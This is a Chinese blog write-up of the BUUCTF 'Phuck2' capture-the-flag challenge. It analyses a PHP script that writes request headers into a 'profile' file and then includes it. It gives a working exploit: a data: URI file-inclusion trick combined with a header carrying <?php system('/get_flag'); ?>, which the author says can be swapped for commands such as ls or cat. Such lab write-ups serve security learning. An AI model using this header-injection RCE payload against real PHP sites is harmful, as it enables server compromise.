buuctf Phuck2

原创

wow小华 于 2021-11-02 22:17:47 发布 59 收藏

分类专栏： buuctf ctf 刷题日记 文章标签： buuctf

本文链接：https://blog.csdn.net/weixin_45642610/article/details/121110314

buuctf 同时被 3 个专栏收录

27 篇文章 1 订阅

订阅专栏

ctf

28 篇文章 2 订阅

订阅专栏

刷题日记

25 篇文章 1 订阅

订阅专栏

```php
<?php
    stream_wrapper_unregister('php');
    if(isset($_GET['hl'])) highlight_file(__FILE__);

    $mkdir = function($dir) {
        system('mkdir -- '.escapeshellarg($dir));
    };
    $randFolder = bin2hex(random_bytes(16));
    $mkdir('users/'.$randFolder);
    chdir('users/'.$randFolder);

    $userFolder = (isset($_SERVER['HTTP_X_FORWARDED_FOR']) ? $_SERVER['HTTP_X_FORWARDED_FOR'] : $_SERVER['REMOTE
_ADDR']);
    $userFolder = basename(str_replace(['.','-'],['',''],$userFolder));

    $mkdir($userFolder);
    chdir($userFolder);
    file_put_contents('profile',print_r($_SERVER,true));
    chdir('..');
    $_GET['page']=str_replace('.','',$_GET['page']);
    if(!stripos(file_get_contents($_GET['page']),'<?') && !stripos(file_get_contents($_GET['page']),'php')) {
        include($_GET['page']);
    }

    chdir(__DIR__);
    system('rm -rf users/'.$randFolder);
?>
```

前面的都不紧要
关键是这两部分

```
$_GET['page']=str_replace('.','',$_GET['page']);
    if(!stripos(file_get_contents($_GET['page']),'<?') && !stripos(file_get_contents($_GET['page']),'php')) {
        include($_GET['page']);
    }
```


绕过<? 和php字段然后文件包含。

```
    $userFolder = (isset($_SERVER['HTTP_X_FORWARDED_FOR']) ? $_SERVER['HTTP_X_FORWARDED_FOR'] : $_SERVER['REMOTE
_ADDR']);
    $userFolder = basename(str_replace(['.','-'],['',''],$userFolder));

    $mkdir($userFolder);
    chdir($userFolder);
    file_put_contents('profile',print_r($_SERVER,true));
```

输入有`X_FORWARDED_FOR`头，则会把它作为路径创建文件夹
`file_put_contents('profile',print_r($_SERVER,true));`则会把一些环境变量和请求头的一些相关信息输入刚刚创建的文件夹下的profile文件下，这时如果`include（'profile'）`则会把这些信息显示出来，并且可以解析php语句, 这样就可以rce了。
这是本地的测试：

```
<?php
highlight_file(__FILE__);
chdir('./');
file_put_contents('profile.txt',print_r($_SERVER,true));
include("./profile.txt");
```


view-source:http://localhost/test/t1.php
CSDN收藏 qq邮箱 博客园收藏 百度网盘 t1.php GWHT BUUCTF postman awvs 百度翻译
[DOCUMENT_ROOT] => C:/phpEnv/www/localhost/
[REMOTE_ADDR] => 127.0.0.1
[SERVER_PORT] => 80
[SERVER_ADDR] => 127.0.0.1
[SERVER_NAME] => localhost
[SERVER_SOFTWARE] => Apache/2.4.43 (Win64) OpenSSL/1.1.1g mod_fcgid/2.3.10-dev
[SERVER_SIGNATURE] =>
[SystemRoot] => C:\WINDOWS
[HTTP_CACHE_CONTROL] => max-age=0
[HTTP_SEC_FETCH_USER] => ?1
[HTTP_SEC_FETCH_SITE] => none
[HTTP_SEC_FETCH_MODE] => navigate
[HTTP_SEC_FETCH_DEST] => document
[HTTP_UPGRADE_INSECURE_REQUESTS] => 1
[HTTP_COOKIE] => PHPSESSID=01d85t1ib5qhc4gkdm7meahc7n
[HTTP_CONNECTION] => close
[HTTP_ACCEPT_ENCODING] => gzip, deflate
[HTTP_ACCEPT_LANGUAGE] => zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
[HTTP_ACCEPT] => text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
[HTTP_USER_AGENT] => Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:93.0) Gecko/20100101 Firefox/93.0
[HTTP_GET_FLAG] => 123123123
[HTTP_HOST] => localhost
[FCGI_ROLE] => RESPONDER
[PHP_SELF] => /test/t1.php
[REQUEST_TIME_FLOAT] => 1635861031.7058
[REQUEST_TIME] => 1635861031
)
CSDN @wow小华


profile.txt
[SERVER_NAME] => localhost
[SERVER_SOFTWARE] => Apache/2.4.43 (Win64) OpenSSL/1.1.1g mod_fcgid/2.3.10-dev
[SERVER_SIGNATURE] =>
[SystemRoot] => C:\WINDOWS
[HTTP_CACHE_CONTROL] => max-age=0
[HTTP_SEC_FETCH_USER] => ?1
[HTTP_SEC_FETCH_SITE] => none
[HTTP_SEC_FETCH_MODE] => navigate
[HTTP_SEC_FETCH_DEST] => document
[HTTP_UPGRADE_INSECURE_REQUESTS] => 1
[HTTP_COOKIE] => PHPSESSID=01d85t1ib5qhc4gkdm7meahc7n
[HTTP_CONNECTION] => close
[HTTP_ACCEPT_ENCODING] => gzip, deflate
[HTTP_ACCEPT_LANGUAGE] => zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
[HTTP_ACCEPT] => text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/
[HTTP_USER_AGENT] => Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:93.0) Gecko/20100101 Firefox/
[HTTP_GET_FLAG] => <?php echo '123123123'; ?>
[HTTP_HOST] => localhost
[FCGI_ROLE] => RESPONDER
[PHP_SELF] => /test/t1.php
[REQUEST_TIME_FLOAT] => 1635861031.7058
[REQUEST_TIME] => 1635861031
)
19
CSDN @wow小华

回到题目
当allow_url_include=Off时
file_get_contents在处理data:xxx时会直接取xxx
而include会包含文件名为data:xxx的文件

```
file_get_contents('data:,xx/profile');   --> string 'xx/profile'
include('data:,xx/profile');             --> 'data:,xx/profile'
```

综上，得出payload：

```
GET /?page=data:,xx/profile HTTP/1.1
X-Forwarded-For: data:,xx
Get-Flag: <?php system('/get_flag'); ?>

GET /?page=data:,xx/profile HTTP/1.1
X-Forwarded-For: data:,xx #创建名字为data:,xx的文件夹

实际上file_get_contents('xx/profile') 不存在xx文件夹，结果为false绕过if判断
然后include(data:,xx/profile),里面是$_SERVER的内容，其中包含下面语句执行的结果

Get-Flag: <?php system('/get_flag'); ?>  #可以输入命令ls /     cat等等
Get-Flag可以改成其他名字
```